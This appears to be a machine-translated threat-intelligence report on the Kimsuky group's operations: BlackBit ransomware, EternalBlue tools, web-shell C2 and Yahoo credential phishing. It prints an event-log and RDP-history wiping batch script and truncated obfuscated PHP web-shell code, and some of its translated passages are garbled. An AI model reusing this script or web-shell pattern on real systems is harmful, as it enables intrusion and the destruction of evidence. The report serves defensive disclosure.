First, the BlackBit ransomware confirmed to be infected on three IPs has the same hash value (MD5: 64c97f485939ed66b13df5d7880d0757).

Second, the word Tools is commonly found in the diagnostic file path of BlackBit ransomware, shown in light red.

Considering that it is common to store programs to be used for a certain purpose in one place and name the folder for easy identification, the presence of BlackBit ransomware in Tools does not mean that a copy was created in Tools due to a ransomware infection.

It was determined that the Kimsuky organization intentionally stored it in Tools for malicious purposes.


Third, Tools, which exists in the diagnostic file path, is a path that stores both public programs intended to be exploited for hacking and self-produced malware.

IP	FILE PATH
22*.15*.18*.10*(KR)	%SystemDrive%\users\%ASD%\desktop\surrogate\tools\tools\passrecpk\wirelesskeyview64.exe
5*.2*.20*.10*(KR)	%SystemDrive%\users\%ASD%\desktop\tools\tools\tools\tools\mimikat z\x32\mimilove.exe
22*.10*.1*.6*(KR)	%SystemDrive%\users\%ASD%\downloads\tools\x86.exe

(Table 9) Path where public programs are stored

Fourth, in the case of 22*.15*.18*.10*(KR), the word **"proxy vowel"** exists in the path, and it was difficult to determine the exact meaning of the word even through search. However, if we separate the terms proxy and gun and understand the meaning of each word, the dictionary meaning **of "proxy" is "handling work on behalf of others. Or such a person." and "gun" means "when attacking or defending." It is a "weapon used", but** in this operation, it is correct to interpret it as an offensive weapon rather than a defensive weapon. Therefore, the two words Combining the meaning, it can be interpreted as a weapon that attacks instead of a gun, and in the cyber field, it was judged **to mean "a tool for hacking a system, that is, a hacking tool."**

Fifth, except for FILE PATH, which is marked in light red, the remaining paths are paths where copies were created by running BlackBit and are consistent with the actual dynamic analysis results (Figure 19) below. This means that when BlackBit ransomware is executed, it is designed to create a copy of itself in the path shown below (Figure 19).



Time of Day	Process Name	PID	Operation	Path
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\winlogon.exe
오후 11:42:09...	BlackBit.exe	11100	WriteFile	C:\ProgramData\winlogon.exe
오후 11:42:09...	BlackBit.exe	11100	WriteFile	C:\ProgramData\winlogon.exe
오후 11:42:09...	BlackBit.exe	11100	WriteFile	C:\ProgramData\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\Windows\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\Windows\winlogon.exe

(Figure 19) BlackBit ransomware copy creation action log

Based on the five points above, we confirmed that the Kimsuky organization stored BlackBit ransomware in Tools along with public programs and malware and intentionally executed it, but the true purpose of executing BlackBit ransomware was not identified.

If the Kimsuky organization had tried to make financial gain, it would have hacked cryptocurrency exchanges and stolen cryptocurrency like the Lazarus organization, or stolen corporate data like the Lockbit ransomware and then used public threats and ransom negotiation tactics. also In order to induce ransomware to be executed, emails would have been sent to unspecified people or specific companies with topics that people would be interested in.

BlackBit ransomware with the same hash value was discovered in the Tools folder of some systems hacked by the Kimsuky organization, and it is very limited to make financial gain from BlackBit ransomware infection on Windows systems for which technical support has ended.

About 30 days after BlackBit ransomware is executed, not only encrypted files but also normal files are deleted.

In summary, rather than seeking financial gain, the BlackBit ransomware


We suspect that this was done intentionally to disguise the infection.

3) Deleting RDP access logs and event logs

Windows event logs store events that occur in the system and are used as important analysis data when analyzing breaches, so hacking organizations delete Windows event logs at the start and end of malicious activity. Like this case

When the Kimsuky organization connects to the system through RDP, the Windows event log displays event ID 4624 (if successful login, regardless of local or remote), and the detailed description includes the logon type (10 = connected via terminal or RDP), the name of the connected system, IP and Port are saved.

The Kimsuky organization confirmed that two of the hacked systems ran the same batch file with the function of deleting event logs and RDP access logs. The functions of the batch file are as shown below (Figure 20).



```
@echo off
reg QUERY "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /v MRU*
reg DELETE "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg DELETE "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
attrib -s -h %userprofile%\documents\Default.rdp
del %userprofile%\documents\Default.rdp
del /f /s /q /a %AppData%\Microsoft\Windows\Recent\AutomaticDestinations
cd %USERPROFILE%\Documents\
del /a -h Default.rdp
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
```

IP	실행시간	실행 순서	FILE PATH
5*.2*.20*.10*(KR)	2023-07-30 11:25:15	1	%SystemRoot%₩system32₩winlogon.exe
		2	%SystemRoot%₩system32₩userinit.exe
		3	%SystemRoot%₩explorer.exe
		4	%SystemDrive%₩users₩%ASD%₩videos₩clear.bat
		5	%SystemRoot%₩system32₩wevtutil.exe
12*.13*.18*.19*(KR)	2023-07-17 11:37:01	1	%SystemRoot%₩explorer.exe
		2	%SystemRoot%₩system32₩cmd.exe
		3	%SystemDrive%₩users₩%ASD%₩music₩clear.bat
		4	%SystemRoot%₩system32₩wevtutil.exe

(Figure 20) (top) Clear.bat code and (bottom) execution behavior log

4) Eternal Blue Package

The Eternal Blue package is a hacking tool developed by the NSA for the purpose of espionage. It was released to the world by the ShadowBrokers organization in April 2017 and has been used by numerous hacking organizations for hacking. North Korea's Kimsuky and Lazarus organizations are no exception.

The Lazarus organization created and distributed the WannaCryptor ransomware by exploiting the MS17-010 vulnerability included in the Eternal Blue package, causing great damage worldwide in a number of fields including transportation, aviation, IT, medical care, administration, and culture. Yes. WannaCryptor ransomware has a kill switch that stops propagation when it communicates with a specific URL. It became famous when a security expert discovered and responded to it, but was accused of creating and distributing malware after attending a security conference. There were times when I was arrested by the FBI.

[+] (zdnet) Ransomware WannaCry damage status

hxxps://zdnet.co.kr/view/?no=20170516162743

[+] (Security News) WannaCry hero guilty of computer fraud conspiracy and communications interception

hxxps://www.boannews.com/media/view.asp?idx=78933

The Kimsuky organization is also using the Eternal Blue package for hacking, as shown below (Table 10):

If you trace the past movements of the Kimsuky organization as part of the logs collected from the hacked system, Eternal Blue will be found in 2018 as well. A pattern of storing packages and malware together is being confirmed.

Diagnosis time	FILE PATH	Note
2023-02-24 11:49:15	%SystemDrive%\users\%ASD%\downloads\eternal_bin\eternalchampion-2.0.0.exe	Eternal Blue
2023-02-24 11:49:15	%SystemDrive%\users\%ASD%\downloads\eternal_bin\esteemaudittouch-2.1.0.exe	Eternal Blue
2023-02-24 11:49:15	%SystemDrive%\users\%ASD%\downloads\eternal_bin\doublepulsar-1.3.1.exe	Eternal Blue
2023-02-24 11:49:15	%SystemDrive%\users\%ASD%\downloads\eternal_bin\dnsadmin_x86_2003.exe	Kimsuky's organization malware
2023-02-24 11:49:15	%SystemDrive%\users\%ASD%\downloads\eternal_bin\dnsadmin_x64_2003.exe	Kimsuky's organization malware

(Table 10) (Recent) Eternal Blue package and malware

diagnosis time	FILE PATH	Note
20180510094313	%SystemDrive%\%ASD%\Downloads\11\eternal_bin\Eternalchampion-2.0.0.exe	Eternal Blue
20180510094313	%SystemDrive%\%ASD%\Downloads\11\eternal_bin\Esteemaudittouch-2.1.0.exe	Eternal Blue
20180510094312	%SystemDrive%\%ASD%\Downloads\11\eternal_bin\Doubleepulsar-1.3.1.exe	Eternal Blue
20180510094315	%SystemDrive%\%ASD%\Downloads\11\eternal_bin\storage\domain_x64.dll	Kimsuky's organization malware
20180222144514	%SystemDrive%\%ASD%\Downloads\NSA\eternal_bin\storage\domain_x64.dll	Kimsuky's organization malware

(Table 11) (Past) Eternal Blue package and malware

(3) C2 management and operation

Since most malicious pages such as the Kimsuky organization's webshell (Green Dinosaur, webadmin) and C2 control are created in PHP, if a malicious page can be uploaded by hacking a vulnerable site running on a Linux system, the existing built

It is possible to run malicious pages in the site environment (Linux system + Apache + PHP + MySQL). For example, the Kimsuky organization was able to build and operate C2 through a web shell uploaded by hacking a vulnerable site, and used a hacked Windows system to access the web shell. For reference, Windows system hacking was explained **in "(4-1) Using RDP (CVE-2019-0708) Vulnerability" .**


The web shells used by the Kimsuky organization for C2 management and operation in this operation are Green Dinosaur and Webadmin, and the characteristics of each web shell are as follows.

Each web shell has slightly different functions, but it supports many functions such as uploading, downloading, executing, deleting, and editing files or folders. If you search the dictionary meaning of a web page, it is mostly negative, but as explained **in "(4-2) Data storage and use,"** not only hacking organizations abuse web shells for hacking, and it also improves work efficiency and convenience in normal work such as site management purposes. I am using it for. This depends on who uses the web shell and for what purpose and intent.

This means that the definition can vary.

1) Green Dinosaur Green

Dinosaur webshell is a webshell frequently used by the Kimsuky organization for C2 management and operation. The webshell discovered at namastte.kr (hereinafter referred to as namastte) was present in the C2 of a hacked email impersonating Congressman Ji Seong-ho's office three years ago. I confirmed that the webshell and hash values are the same. (See Figure 21 below)



2020년 11월 hxxps://never.com.ru (지성호 의원실 사칭)	2022년 04월 hxxp://www.namastte.kr
웹쉘 주소: hxxps://never.com.ru/dftgertergw3r4q3.php	웹쉘 주소: hxxp://www.namastte.kr/sources/Util/AJAX.php
MD5: 9cdda333432f403b408b9fe717163861	MD5: 9cdda333432f403b408b9fe717163861

dftgertergw3r4q3.php - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
<?php

eval(gzinflate(base64_decode('FZnHruvWEkQ/xzY4YE4wPBBznnywJyjmL/
+6c4PdNDdu6pWSeWZDn/XbztVQ7qXf2fptySw/xVlPhfl339VySZx6x4LvQ8ux
7msX4wlUKMSVcxQAmmqcEF7vill1otHf7aF5+CAJHUKR
+OJS9NJhWAWZ1og23cCvGJAfR10z3e95f6+6VvieT0RWixTA4W0o/glf5mZ4y
+Ws0w07nNZ54aeVxCmCAo90Ob7cOpg7q0kbZ12avlHTH0DKrgWzUzifSZVy
+oDCHLi2fa1q4+9MgTkLSVgpnPnqvG2UDQbHtTQo/zibfHJl
+lap2J9xdMj4nm1bMOQphqy7R9qCA5XTbrNzALftYK8ECuc85gP8T6rcG757R
3sFaLXmreUqifBSPQ9Zu6RaU5U+q1/QFJ3xpJjaHbqUJmLMF3vKGL0wAouYlss
```

AJAX.php - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
<?php

eval(gzinflate(base64_decode('FZnHruvWEkQ/xzY4YE4wPBBznnywJyjmL/
+6c4PdNDdu6pWSeWZDn/XbztVQ7qXf2fptySw/xVlPhfl339VySZx6x4LvQ8ux
wlUKMSVcxQAmmqcEF7vill1otHf7aF5+CAJHUKR+OJS9NJhWAWZ1og23cCv
+Ws0w07nNZ54aeVxCmCAo90Ob7cOpg7q0kbZ12avlHTH0DKrgWzUzifSZV
+oDCHLi2fa1q4+9MgTkLSVgpnPnqvG2UDQbHtTQo/zibfHJl
+lap2J9xdMj4nm1bMOQphqy7R9qCA5XTbrNzALftYK8ECuc85gP8T6rcG757
mreUqifBSPQ9Zu6RaU5U+q1/QFJ3xpJjaHbqUJmLMF3vKGL0wAouYlssaE/1d
```

(Figure 21) Comparison of web shells in the hacking case of the Kimsuky

organization. The difference in the two hacking cases above (Figure 21) is whether or not the URL to be used for hacking was directly created. In the November 2020 case, a URL disguised as Naver was directly created, but in the April 2022 case, the URL disguised as Naver was directly created. The case is that namastte was hacked and a webshell was uploaded. For reference, in the November 2020 case, in addition to never.com.ru, many URLs to be used for hacking were created and mapped to specific IPs as shown below (Table 12).

IP	1.243.200.130(KR)	211.53.197.220(KR)
period	2020.08	2020.09 ~ 2020.12
URL	lcs.never.com.ru	cclg.never.com.ru
	mail.never.com.ru	www.never.com.ru
	nidlog.never.com.ru	mi.never.com.ru
	never.com.ru	y-cloud.never.com.ru
	staticnid.never.com.ru	never.com.ru
	nid.never.com.ru	1-z.never.com.ru
	cc.never.com.ru	lcs.never.com.ru
		nidlog.never.com.ru

(Table 12) Malicious URLs mapped to IP

2) Webadmin.php

Since it is a web shell that is public on GitHub and the official site, if there was only Webadmin.php in C2, it would be possible to identify the hacking organization.

It wouldn't have been easy. However, in March 2023, the Kimsuky organization hacked the system for C2 management and operation purposes.

We have kept many traces such as files and actions that can identify the organization in question, and by analyzing them, we have identified Webadmin.php.

We have confirmed that it was exploited.


Below (Figure 22) is the KImsuky organization hacking bstill.kr and uploading the Webadmin.php web shell.

Disguised with similar file names. AhnLab is tracking and analyzing Kimsuky's operation and

After hacking multiple sites that use open source bulletin boards and uploading Webadmin.php with the same file name,

We store and store data stolen by sending phishing emails to specific people or organizations working in North Korea, politics, diplomacy, and security.

We confirmed that it was used for management purposes. The related explanation is **in "May 2023, 183.111.100.193 (KR)" .**



□	view.php	5920 B	-rwxr-xr-x	daha ıny152	daha ıny152
□	view_coma.php	77659 B	-rw-r--r--	daha ıny152	daha ıny152
□	view_comment.php	4193 B	-rwxr-xr-x	daha ıny152	daha ıny152
□	visit_insert.inc.php	2874 B	-rwxr-xr-x	daha ıny152	daha ıny152
□	write.php	14215 B	-rwxr-xr-x	daha ıny152	daha ıny152
□	write_comment_update.php	13770 B	-rwxr-xr-x	daha ıny152	daha ıny152
□	write_update.php	25122 B	-rwxr-xr-x	daha ıny152	daha ıny152
□	write_update_mail.php	2558 B	-rwxr-xr-x	daha ıny152	daha ıny152

(Figure 22) Webadmin.php web shell uploaded to bstill.kr

Significance in terms of **"(3) C2 management and operation"** among the numerous C2 cases in which AhnLab tracked and analyzed the hacking activities of the Kimsuky organization

Five cases that were judged to exist were explained as case studies. In the case below, the Kimsuky organization used phishing and malware

During the testing process, they left behind their own IP, North Korean expressions, and files used to hack other systems, and AhnLab

By securing and analyzing the relevant files, information collected in AhnLab's ASD (AhnLab Smart Defense), and , Google search, etc.

VirusTotal's external infrastructure, we were able to obtain meaningful information related to the Kimsuky organization.

ÿ April 2022, namastte ÿ September 2022, certuser.info

ÿ September 2022, 185.176.43.106(BG)

ÿ March 2023, domestic stopover (KR)

ÿ May 2023, E-host IP

ÿ May 2023, 183.111.100.193(KR)

ÿ In April 2022, the namastte

Kimsuky organization created the folder below (Table 13) for C2 management and operation purposes through the Green Dinosaur web shell uploaded after hacking namastte.

URL	name	explanation
www.namastte.kr	AJAX.php file,	Green Dinosaur webshell
	Yahoo	Folder, phishing and storing stolen user information for the purpose of stealing Yahoo user information, words used in North Korea exist
	Cook folder,	files required for malware operation, and Google Chrome Extension stored
	Temp	Sending hacking emails to folder, Naver, Gmail, and Kakao (Daum) users, storing malicious code, hacking tools, remote control, and development programs


(Table 13) Folders created in namstte and their purpose

ÿ **Yahoo folder**

name	explanation
comp	Stores gb.js, ja.js, ko.js, etc. required for folder and phishing URL operation.
index.php, index_.php, index1.php files,	phishing proxy page
File with IP (ex, 192.168.0.1)	File, record Yahoo login process from phishing proxy page to file

(Table 14) Purpose of Yahoo Folder

The process by which the Kimsuky organization sends phishing emails is summarized as shown below (Figure 23).



(Figure 23) Process of stealing account information from hacking target (1)

Although we did not secure the original email related to the phishing in the above (Figure 23), considering the past actions of the Kimsuky organization, when sending a phishing email, it would have included a link to a large attachment or a link in the email body, and when the user clicks on the link, the index. You will access the Yahoo login page through php (proxy page).

The hacking target's ID is automatically entered on the Yahoo login page, and if you enter the password after going through the Cacha authentication process, a bait document (summary of Seohee's meeting (draft).hwp) uploaded to Google Drive is displayed while logging in to Yahoo. So far, it is a process to deceive users, and all of this process is saved in a file with the IP of the hacked target (ex, 192.168.0.1) that accessed the phishing URL through index.php (proxy page). And the Kimsuky organization can steal user information (Yahoo ID, password) by analyzing the contents recorded in the file.

The format of the link to be clicked by the user is as follows, red: namastte and proxy page hacked by the Kimsuky organization, black: Y2ltb*****== is a base 64 encoded string of the Yahoo ID of the hacked target, Blue: User logged in

This is a normal Yahoo site.

[+] Yahoo Phishing URL


hxxp://www.namastte.kr/yahoo/index.php?menu=Y2ltb*****==&q=hxxps://login.yahoo.com/?.src=ym&pspi d=2023538075&activity=ybar-mail& .lang=ko-

KR&.intl=kr&.done=hxxps%3A%2F%2Fmail.yahoo.com%2Fd%3Fpspid%3D2023538075%26activity%3Dybar

-mail

When the hacking target accesses the Yahoo site through the proxy page (index.php), a log is saved in namastte as a file (21*.16*.25*.5*) as shown below (Figure 24), and the hacking target is entered. You can check your Yahoo ID and password.

